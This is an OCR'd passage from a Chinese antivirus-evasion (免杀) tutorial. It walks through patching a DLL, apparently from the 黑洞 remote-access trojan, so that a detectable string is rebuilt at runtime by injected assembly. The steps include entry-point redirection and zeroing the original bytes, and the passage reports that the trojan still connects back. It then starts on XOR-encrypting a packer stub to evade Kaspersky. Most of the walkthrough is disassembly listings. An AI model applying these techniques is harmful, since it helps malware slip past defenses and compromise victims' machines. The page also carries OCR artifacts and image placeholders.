




图86

我们看到了对应的push 100121A4这条指令，之后在OD中跳转到这个PUSH后的地址，来到如图88所示的位置。



```
1000AE0B   .  50              push    eax
1000AE0C   .  68 A4210110     push    100121A4
1000AE11   .  8D8D 00FCFFFF   lea     ecx, dword ptr [ebp-400]
1000AE17   .  51              push    ecx
1000AE18   .  FF15 84020110   call    dword ptr [<&USER32.wsprintfA>]
```

图 87



```
100121A4     25 73257325       and     eax, 25732573
100121A9   ⌄ 73 25             jnb     short 100121D0
100121AB   ⌄ 73 5C             jnb     short 10012209
100121AD     50                push    eax
100121AE     61                popad
100121AF   ⌄ 72 61             jb      short 10012212
100121B1     6D                ins     dword ptr es:[edi], dx
100121B2     65:74 65          je      short 1001221A
100121B5   ⌄ 72 73             jb      short 1001222A
100121B7     005C53 65         add     byte ptr [ebx+edx*2+65], bl
100121BB   ⌄ 72 76             jb      short 10012233
100121BD     6963 65 735C00(   imul    esp, dword ptr [ebx+65], 5C73
100121C4     43                inc     ebx
```

图 88

之后选上一部分反汇编代码，按鼠标右键选择“**二进制**”－“**编辑**”，会看到二进制编辑框中显示出我们要动态恢复的字符串，如图 8 9 所示。




图 89

之后关掉对话框，在选中的代码上按鼠标右键选择“**二进制**”－“**二进制复制**”，将代码粘贴到记事本上。我们可以对照图 8 9 进行比较，提取出的 1 6 进制数据如下：

25 73 25 73 25 73 25 73 5C 50 61 72 61 6D 65 74 65 72 73

之后，四个一组进行 A S C I I 值重新排序，转换过程如下：

```
25 73 25 73 ? 73257325
25 73 25 73 ? 73257325
5C 50 61 72 ? 7261505C
61 6D 65 74 ? 74656D61
65 72 73  ?  737265
```

这里需要注意一下，转换后 A S C I I 值数据是倒着写的，类似于从低位到高位。之后我们记录下图 8 8 中数据的起始内存地址 1 0 0 1 2 1 A 4，再来看一下恢复字符串的反汇编代码：

```
Pushad          新的入口点开始位置
call   下一句指令重定位前的内存地址
pop  eax
sub  eax,上一句指令重定位前的内存地址
add  eax,重定位前的 ASCII 字符串原内存地址          以上几句是经典的解决重定位的代码
mov  dword  ptr  ds:[重定位后的 ASCII 字符串内存地址], ASCII 值
popad
jmp  原入口点
```

之后我们在 D L L 中找一块空白区域开始编辑恢复数据的代码，大家可以拉动滚动条来查看。我选择的起始地址为 1 0 0 0 F 1 A 9，写入代码如下：

免杀

```
1000F1A9    60                  pushad
1000F1AA  . E8 00000000         call    1000F1AF
1000F1AF    58                  pop     eax
1000F1B0  . 2D AFF10010         sub     eax, 1000F1AF
1000F1B5  . 05 A4210110         add     eax, 100121A4      ①
1000F1BA  . C700 25732573       mov     dword ptr [eax], 73257325      ②
1000F1C0  . C740 04 25732573    mov     dword ptr [eax+4], 73257325    ③
1000F1C7  . C740 08 5C506172    mov     dword ptr [eax+8], 7261505C
1000F1CE  . C740 0C 616D6574    mov     dword ptr [eax+C], 74656D61
1000F1D5  . C740 10 65727300    mov     dword ptr [eax+10], 737265
1000F1DC  . 61                  popad
1000F1DD  .^ E9 E8FDFFFF        jmp     1000EFCA    ④
```


①这里和向上部分是重定位代码，在前面有过介绍，就不多说了；

②这里是把要恢复的数据写入eax 保存的地址，从开始处写，数据多少字节，就写多少字节；

③上一句占用四字节，所以eax 存放地址要加4，从eax+4 的地址开始写，下面的一样；

④这里跳回入口处。

写完以上代码后，如图90 所示，马上保存修改。



```
1000F1A8     90              nop
1000F1A9     60              pushad
1000F1AA     E8 00000000     call    1000F1AF
1000F1AF     58              pop     eax
1000F1B0     2D B1F10010     sub     eax, 1000F1B1
1000F1B5     05 A4210110     add     eax, 100121A4
1000F1BA     C700 2573257    mov     dword ptr [eax], 73257325
1000F1C0     C740 04 25733   mov     dword ptr [eax+4], 73257325
1000F1C7     C740 08 5C50    mov     dword ptr [eax+8], 7261505C
1000F1CE     C740 0C 616D    mov     dword ptr [eax+C], 74656D61
1000F1D5     C740 10 6572    mov     dword ptr [eax+10], 737265
1000F1DC     61              popad
1000F1DD   ^ E9 E6FDFFFF     jmp     1000EFC8
1000F1E2     90              nop
1000F1E3     90              nop
1000F1E4     90              nop
1000F1E5     90              nop
1000F1E6     90              nop
1000F1E7     90              nop
```

图90

之后把入口点更改到1000F1A8，也就是图90 中代码的起始地址，接着使用00 填充掉原来被恢复的代码，如图91 所示。




图91

最后测试修改后的文件，成功上线并且功能完好！

总结

本节给出了一种通用的字符串转移的方法，我们介绍的是DLL 文件，主要是DLL 比EXE 稍复杂一点，涉及了重定位。而EXE 当然也可以用这种方式来修改，只要去掉重定位部分的代码就可以了，不去掉仍然是可以的。

十五、解决重定位，DLL文件也来加密算法加密

DLL与EXE不同，DLL是EXE用来加载的，如果你给DLL文件加过花指令，你一定有这样的体会：多数花指令加在DLL上，DLL都不能被成功加载，这就涉及了重定位的问题。重定位就是基址重定位，DLL文件本身不能够运行，需要EXE加载它到内存中。基址也不是我们用OD载入就能看到的，所以按照OD中的内存地址修改往往会出错。

本文就以XOR加密为例子，来继续XOR加密之旅。这里以黑洞1.96配置文件中的dll文件为例，用XOR加密的方式加密“堀北压缩0.28”的壳头来达到免杀卡巴7.0。

首先将导出的dll用堀北压缩加壳，如图92、图93所示。压缩后，用OD载入的入口处代码如下（代码1）：

